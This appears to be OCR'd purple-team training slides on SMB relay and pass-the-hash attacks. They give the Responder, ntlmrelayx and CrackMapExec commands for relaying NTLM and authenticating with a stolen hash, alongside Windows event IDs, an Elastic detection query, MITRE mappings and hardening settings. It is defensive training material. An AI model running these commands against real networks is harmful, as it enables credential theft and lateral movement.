
- LNK-based Share Poisoning
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

ATOMIC PURPLE TEAM

Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

Has the organization's security posture been improved?



https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/

Pass the Hash Summary

Attack Methodology

Toolkit Locations

https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/lgandx/Responder
https://github.com/SecureAuthCorp/impacket

Commands

```
Responder.py -I eth0
ntlmrelayx.py -smb2support -t <targetIP>
cme smb 10.1.1.10 -u user -H <ntHash>
```

Detect Methodology

Event IDs

```
4624, 4625 (logon success / logon fail)
```

Elastic Query

```
event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp
```

MITRE ATT&CK Maps

```
https://attack.mitre.org/software/S0174/
T1550.002: Use Alternate Authentication Material
T1557.001: LLMNR Poisoning / SMB Relay
```

Audit Policy Mapping

Windows Security Log (4624 and 4625 are logged by default)
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

Defense Methodology

Enforce SMB Signing > Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options
Deny Network Logons > Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment

ATOMIC PURPLE TEAM

defensiveorigins.com

ATOMIC PURPLE TEAM

---------- LAB ----------

APT0040.2

Pass the Hash
SMB Relay
NTDS.dit

---------- LAB ----------